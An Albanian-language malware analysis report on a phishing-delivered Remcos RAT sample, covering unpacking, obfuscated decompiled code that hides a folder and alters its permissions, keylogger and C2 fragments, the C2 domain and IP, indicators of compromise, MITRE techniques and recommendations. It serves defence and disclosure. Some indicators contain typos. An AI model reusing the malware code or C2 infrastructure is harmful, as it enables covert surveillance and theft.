


Figura 12. Analiza e packers.

Përdorim një unpacker dhe evidentojmë që nga skedari kryesor dalin 3 skedarë **child**. Skedari me hash:

**sha256 23f10d177ec53b6c4589adc03621906d7c65b9ae8ec4ff402ebd287014dbbcae** është skedari **Tyrons.dll**.

Skedari me hash **sha256:**

**71dab87ac5b7b80468ef8ccb16b74b39cc862b7fb9a6e430e4cd7e375dbe6c27** është skedari **Smt.dll** i evidentuar në analizën më sipër.

Skedari më interesant është skedari i fundit që mban një icon. **Icon** është e njohur pasi përdoret në skedarin keqdashës **REMCOS RAT**. Evidentohet se kemi një **entropy(nivel fshehje)** mbi 5 dhe na tregon që kemi kod **packed ( të fshehur )**.




Figura 13. Faza e Unpacking.

Skedarin **Tyrone.dll** e importojmë si projekt dhe evidentohet se është i shkruajtur në **ASP.NET**, por ka një nivel fshehje shumë të lartë, gjë që e bën mjaft të vështirë të kuptohet qëllimi i tij. Mënyra e vetme mbetet nëpërmjet **DEBUG** në analizën dinamike .




Figura 14. Tyrone.dll.

```

194
195 DirectoryInfo directoryInfo = duld7cxayZ4FMCU354.dGr8Mjt2rm(_param0);
196 string str = duld7cxayZ4FMCU354.DaH8uoQ1B6((object) duld7cxayZ4FMCU354.pr082XaV03());
197 duld7cxayZ4FMCU354.q848PQPNMQ((FileSystemInfo) directoryInfo, FileAttributes.ReadOnly | FileAttributes.Hidden | FileAttributes.System | FileAtt
198 DirectorySecurity directorySecurity = duld7cxayZ4FMCU354.BP980c4ITQ();
199 duld7cxayZ4FMCU354.i7P8axynda((FileSystemSecurity) directorySecurity, duld7cxayZ4FMCU354.HFd8Jq8Lbb(str, FileSystemRights.Read, InheritanceFlag
200 duld7cxayZ4FMCU354.i7P8axynda((FileSystemSecurity) directorySecurity, duld7cxayZ4FMCU354.HFd8Jq8Lbb(str, FileSystemRights.ReadAndExecute, Inher
201 duld7cxayZ4FMCU354.i7P8axynda((FileSystemSecurity) directorySecurity, duld7cxayZ4FMCU354.HFd8Jq8Lbb(str, FileSystemRights.Delete, InheritanceF
202 duld7cxayZ4FMCU354.i7P8axynda((FileSystemSecurity) directorySecurity, duld7cxayZ4FMCU354.HFd8Jq8Lbb(str, FileSystemRights.Write, InheritanceFl
203 duld7cxayZ4FMCU354.i7P8axynda((FileSystemSecurity) directorySecurity, duld7cxayZ4FMCU354.HFd8Jq8Lbb(str, FileSystemRights.ChangePermissions, In
204 duld7cxayZ4FMCU354.i7P8axynda((FileSystemSecurity) directorySecurity, duld7cxayZ4FMCU354.HFd8Jq8Lbb(str, FileSystemRights.TakeOwnership, Inher
205 duld7cxayZ4FMCU354.i7P8axynda((FileSystemSecurity) directorySecurity, duld7cxayZ4FMCU354.HFd8Jq8Lbb(str, FileSystemRights.WriteAttributes, Inhe
206 duld7cxayZ4FMCU354.i7P8axynda((FileSystemSecurity) directorySecurity, duld7cxayZ4FMCU354.HFd8Jq8Lbb(str, FileSystemRights.WriteExtendedAttribu
207
208 int num = 0;
209 if (duld7cxayZ4FMCU354.chHaw21fPmml0ofgN8c() != null)
210     goto label_4;
211
212 label_2:
213 switch (num)
214 {
215     default:
216         duld7cxayZ4FMCU354.i7P8axynda((FileSystemSecurity) directorySecurity, duld7cxayZ4FMCU354.HFd8Jq8Lbb(str, FileSystemRights.ReadData, Inheri
217         duld7cxayZ4FMCU354.Ip18i8t11E(directoryInfo, directorySecurity);
218         return;
219     }
220
221 label_4:
222 num = 0;
223 goto label_2;
224
225 catch (Exception ex)
226 {
227 }
228
229 0 references
230 private static void QcR8jJbbid(string _param0, string _param1)
231 {
232     string str1 = ydxZBD1tBR2Q6Mdcfo.RR8RuCXRL3(\u003CModule\u003E.\u200F
233     int num1 = 0;

```

Figura 15. Fshejja e kodit.

The screenshot shows the CyberChef web interface. On the left, there are various operations like 'From Base64', 'Remove non-alphabet chars', 'Strict mode', etc. The main area shows the 'Recipe' and 'Input' sections. The 'Recipe' section contains a single step: 'From Base64'. The 'Input' section contains a long base64-encoded string. The 'Output' section shows the resulting XML document, which includes settings like 'RestartOnIdle', 'AllowStartOnDemand', 'Enabled', 'Hidden', 'RunOnlyIfIdle', 'WakeToRun', 'ExecutionTimeLimit', and 'Priority'. The XML also contains an 'Actions' section with a 'Command' set to 'LOCATION'. The 'Value' section shows the decoded output, which is a string of characters.

Figure 16. XML mbi privileget.

## Analiza dinamike e Tyrone.dll

Për të parë se çfarë funksioni ka kjo dll duhet që ta importojmë në një projekt **Console App** që e krijojmë vet dhe e ndjekim çdo funksion me anë të breakpoints.





## Analiza statike e Remcos RAT




Figura 21. REMCOS RAT.

Nga ekstraktimi i skedarit **iAFV.exe** u evidentua skedari me hash: **sha256 - a175371e9373a87e16ced87d403fb50247705163ea786a5eba3209cb66ed4390** . Kur kërkohet për vargje karakteresh në këtë aplikacion shikohet **stringun “!This program cannot be run in DOS mode”** që tregon që kemi të bëjmë me një skedar të ekzekutueshëm prandaj i bëjmë rename duke i vendosur prapashtesën **.exe** . Në këtë moment skedari merr ikonën si në figurën më lart dhe nga ku kuptohet se kemi të bëjmë me skedarin dashakeqës **REMCOS RAT** .

Gjatë fazës së **Reverse Engineering** të këtij skedari u evidentua se kemi të bëjmë me një **keylogger** i cili ruan çdo tast të tastierës, audio, video dhe të gjitha veprimet e tjera që kryhen në sistemin e infektuar. Ky process kryhet nga funksioni **SendInput** nga libreria e **Windows – winuser.h**.

```
void __fastcall FUN_004198e1(undefined4 param_1, char param_2, char param_3, char param_4)
{
    tagINPUT local_1c;

    local_1c.type = 1;
    if (param_2 == '\x01') {
        local_1c.field1_0x4.mi.dy = 0;
        local_1c.field1_0x4.ki.wVk = 0x10;
        SendInput(1, &local_1c, 0x1c);
    }
    if (param_3 == '\x01') {
        local_1c.field1_0x4.mi.dy = 0;
        local_1c.field1_0x4.ki.wVk = 0x11;
        SendInput(1, &local_1c, 0x1c);
    }
    if (param_4 == '\x01') {
        local_1c.field1_0x4.mi.dy = 0;
        local_1c.field1_0x4.ki.wVk = 0x12;
        SendInput(1, &local_1c, 0x1c);
    }
    local_1c.field1_0x4.mi.dy = 0;
    local_1c.field1_0x4.ki.wVk = (WORD)param_1;
    SendInput(1, &local_1c, 0x1c);
    local_1c.field1_0x4.mi.dy = 2;
    local_1c.field1_0x4.ki.wVk = (WORD)param_1;
    SendInput(1, &local_1c, 0x1c);
    if (param_2 == '\x01') {
        local_1c.field1_0x4.ki.wVk = 0x10;
        local_1c.field1_0x4.mi.dy = 2;
        SendInput(1, &local_1c, 0x1c);
    }
}
```

Figura 22. Funksioni SendInput (winuser.h), Keylogger.

Përvetë funksionit si **keylogger** ky skedar dashakeqës shërben si **Command and Control (C2)**, kjo gjë evidentohet në përdorimin e librisë **WS2\_32.DLL**.



```

char *pvVar8;
undefined in_stack_fffffc0;
undefined local_20 [28];

iVar1 = connect(*SOCKET *(param_1 + 4),*(sockaddr **) (DAT_00472adc + 0x18),
*(int *) (DAT_00472adc + 0x10));

if (uVar1 == 0) {
    pvVar4 = (HANDLE)0x0;
    if (*(char *) (param_1 + 1) == '\0') {
LAB_00404a17:
        return CONCAT31((int3)((uint)pvVar4 >> 8),1);
    }
    if (*(char *) (param_1 + 0x31) != '\0') {
        pvVar5 = (void *) (param_1 + 0x34);
        uVar6 = 0xf;
        FUN_0040531e(&stack0xffffffc0,"TLS Handshake... | ",pvVar5);
        uVar7 = SUB41(pvVar5,0);
        FUN_00402093(&stack0xffffffa8,"i");
        FUN_0041b43d(in_stack_ffffffa8,in_stack_fffffac,in_stack_fffffb0,in_stac)
            uVar7,in_stack_fffffc0);
    }
    ppiVar2 = FUN_00420bae();
    *(int ***) (param_1 + 0x4c) = ppiVar2;
    if (ppiVar2 != (int **)0x0) {
        iVar3 = FUN_00420ddd((int)ppiVar2,*(undefined4 *) (param_1 + 4));
    }
}

```

Activate Windows  
Go to Settings to activate Windows.

Figura 23. Funksonet e thirrura drejt librarisë.

Gjithashtu ky skedar ka dhe funksione të tjera si pjesa e shkarkimit të skedarëve që ndodhen në kompjuterin e kompromentuar, ekzekutimin e komandave në **cmd**.

```

pvVar8 = FUN_0041bc0c(auStack_208,auStack_1f0);
uVar24 = CONCAT44(pvVar8,0x407f8a);
FUN_004052fd(&stack0xfffffdb0,"Downloading file: ",pvVar8);
FUN_00402093(&stack0xfffffd98,"i");
FUN_0041b43d(uVar16,uVar17,uVar20,uVar22,(char)uVar24,(char)((ulonglong)uVar24
    in_stack_fffffdb0);
FUN_00401fd8(auStack_208);
FUN_00401f09(auStack_1f0);

```

Figura 24. Shkarkimi i skedarëve.



ekzekutuar në të njejtën kohë) .Duhet të gjenerojë një skedarë ku do ruhen informacionet e tasteve të shtypura .



Figura 27. logs.dat.

**Gjatë ekzekutimit të kodit :**

**Krijohet path notess**

Në pathin C:\Users\Username1\AppData\Roaming\notess\ krijohet një skedar logs.dat i cili mundëson ruajtjen e të gjithë aktivitetit të përdoruesit .

Gjatë ekzekutimit përsëri u evidentua url e cila shërben si **command and control(c2)** e cila është **sembe[.]duckdns[.]org:14645** dhe i përket **IP : 194[.]187[.]251[.]115** .

IP i përket **M247 Europe SRL – Bruksel, Belgjikë.** (AS 9009) dhe është Virtual Private Server (VPS).

Referuar shumë kompanive të sigurisë kibernetike në nivel kombëtar, kjo IP konsiderohet me risk të lartë dhe potencial sulmues kibernetik.




Figura 28. Kriticiteti i IP 194[.]187[.]251[.]115 sipas VirusTotal.

## Malware Threat Intel

Name	Description	Attribution
Remcos, RemcosRAT	Remcos (acronym of Remote Control & Surveillance Software) is a commercial Remote Access Tool to remotely control computers. Remcos is advertised as legitimate software which can be used for surveillance and penetration testing purposes, but has been used in numerous hacking campaigns. Remcos, once installed, opens a backdoor on the computer, granting full access to the remote user. Remcos is developed by the cybersecurity company BreakingSecurity.	<ul style="list-style-type: none"> <li>APT33</li> </ul>

Figura 29. Kategorizimi nga Threat Intel Platform.

Figura 30. URL e command and Control (C2)

Kjo gjë dallohet dhe në background të proceseve si më poshtë:

Process Name	Process ID	Protocol	State	Local Address	Local Port	Remote Address	Remote Port
a175371e9373a87e16c...	1380	TCP	Established	192.168.1.61	49712	194.187.251.115	14645


Figura 31. Command and Control.

194.187.251.115	TLSv1.2	117 Application Data
194.187.251.115	TLSv1.2	166 Application Data
194.187.251.115	TLSv1.2	166 Application Data
194.187.251.115	TLSv1.2	164 Application Data
194.187.251.115	TLSv1.2	167 Application Data
194.187.251.115	TLSv1.2	117 Application Data
194.187.251.115	TLSv1.2	118 Application Data
194.187.251.115	TLSv1.2	118 Application Data
194.187.251.115	TLSv1.2	116 Application Data
194.187.251.115	TLSv1.2	118 Application Data
194.187.251.115	TLSv1.2	119 Application Data

Figura 32. Data Exfiltration.

Gjatë ekzekutimit u evidentua dhe **URL**:

**hxxp[:]//geoplugin[.]net/json[.]jgp** të cilën nëse e hapim na jep informacione mbi IP nga është bërë request, vendndodhja, kursi valutor i monedhës së këtij vendi në formatin **json** .



```
geoplugin.net/json.gp
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Raw Data Headers
Copy Collapse All Expand All Filter JSON
oplugin_request: "45.155.43.216"
oplugin_status: 200
oplugin_delay: "1ms"
oplugin_credit: "Some of the returned data includes GeoLite2 data created by MaxMind, available from <a href='https://www.maxmind.com'>https://www.maxmind.com</a>"
oplugin_city: "Sofia"
oplugin_region: "Sofia-Capital"
oplugin_regionCode: "22"
oplugin_regionName: "Sofia-Capital"
oplugin_areaCode: ""
oplugin_dmaCode: ""
oplugin_countryCode: "BG"
oplugin_countryName: "Bulgaria"
oplugin_inEU: 1
oplugin_euVATrate: 20
oplugin_continentCode: "EU"
oplugin_continentName: "Europe"
oplugin_latitude: "42.6951"
oplugin_longitude: "23.325"
oplugin_locationAccuracyRadius: "20"
oplugin_timezone: "Europe/Sofia"
oplugin_currencyCode: "BGN"
oplugin_currencySymbol: "bn"
```

Figura 33. URL në Json.

## Indikatorët e kompromentimit

- **HASH-ET :**

f4eaa74eb268a58cff6f5d37607758bd49cc00af060da799857ae10cfd59efb2 - **iAFV.exe**

23f10d177ec53b6c4589adc03621906d7c65b9ae8ec4ff402ebd287014dbbcae - **Tyrone.dll**

71dab87ac5b7b80468ef8ccb16b74b39cc862b7fb9a6e430e4cd7e375dbe6c27 - **Smt.dll**

a175371e9373a87e16ced87d403fb50247705163ea786a5eba3209cb66ed4390 - **REMCOS RAT.exe**

- **Domain:**

sembe[.]duckdns[.]jorg

- **IP:**

194[.]187[.]251[.]115

## Teknikat MITRE

Nr.	Taktika	Teknika
1	Initial Access (TA0001)	T1566: Phishing
		T1566.001: Spear phishing Attachment
2	Execution (TA0002)	T1204: User Execution
		T1059.001: PowerShell
		T1059.005: Visual Basic
3	Persistence (TA0003)	T1547.001: Registry Run Keys/ Startup Folder
4	Defense Evasion (TA0005)	T1211: Exploitation for Defense Evasion
		T564.003: Hidden Window
		T1055: Process Injection
		T1027: Obfuscated Files or Information
5	Discovery (TA0007)	T1057: Process Discovery
		T1082: System Information Discovery
		T1614: System Location Discovery
		T1217: Browser Information Discovery
6	Collection (TA0009)	T1115: Clipboard Data
		T1056.001: Keylogging
		T1113: Screen Capture
		T1005: Data from Local System
7	Exfiltration (TA0010)	T1041 – Exfiltration Over Command-and-Control Channel
8	Command and Control (TA0011)	T1001.0012: Steganography
		T1071: Application Layer Protocol

## Rekomandime

- Bllokimin e menjëhershëm të Indikatorëve të Kompromentimit, të përmendura më sipër në pajisjet tuaja mbrojtëse.
- Analizimin e vazhdueshëm të logeve që vijnë nga SIEM (Security information and Event Management).
- Trajnimin e stafit jo-teknik rreth sulmeve “Phishing” si dhe mënyrat e shmangies së infektimit prej tyre.
- Instalimin e pajisjeve të perimetrit të rrjetit që bëjnë analizë të thellë të trafikut duke u

mbështetur jo vetëm në rregullat e listave të aksesit por edhe në sjelljen e tij (Firewall-et NextGen).

- Sistemet e evidentuara të segmentohen në VLAN-e të ndryshme, duke aplikuar “Access control list për të gjithë perimetrin e rrjetit”, webserviset duhet të jenë të ndarë nga Databaza e tyre, Active Directory duhet të jetë në një VLAN të ndarë.
- Aplikimin dhe përdorimin e teknikës LAPS për sistemet Microsoft, për menaxhimin e fjalëkalimeve të Administratorëve Lokal.
- Të aplikohen filtra të trafikut në rastin e aksesimit në distancë të hosteve (punonjësve/palë të treta/klientë).
- Të implementohen zgjidhje që kryen filtrimin, monitorimin dhe bllokimin e trafikut keqdashës ndërmjet aplikacioneve Web dhe internetit duke përdorur Web Application Firewall (WAF).
- Të kryhen analiza të trafikut në nivel sjellje “behaviour” për pajisjet fundore, aplikimi i zgjidhjeve EDR, XDR. Kjo sjell analizën e skedarëve keqdashës jo vetëm në nivel signature por dhe në nivel behaviour.
- Të projektohet zgjidhja për menaxhimin e aksesit të përdoruesve “Identity Access Management” për të kontrolluar identitetin dhe privilegjet e përdoruesve në kohë reale sipas parimit “zero-trust”.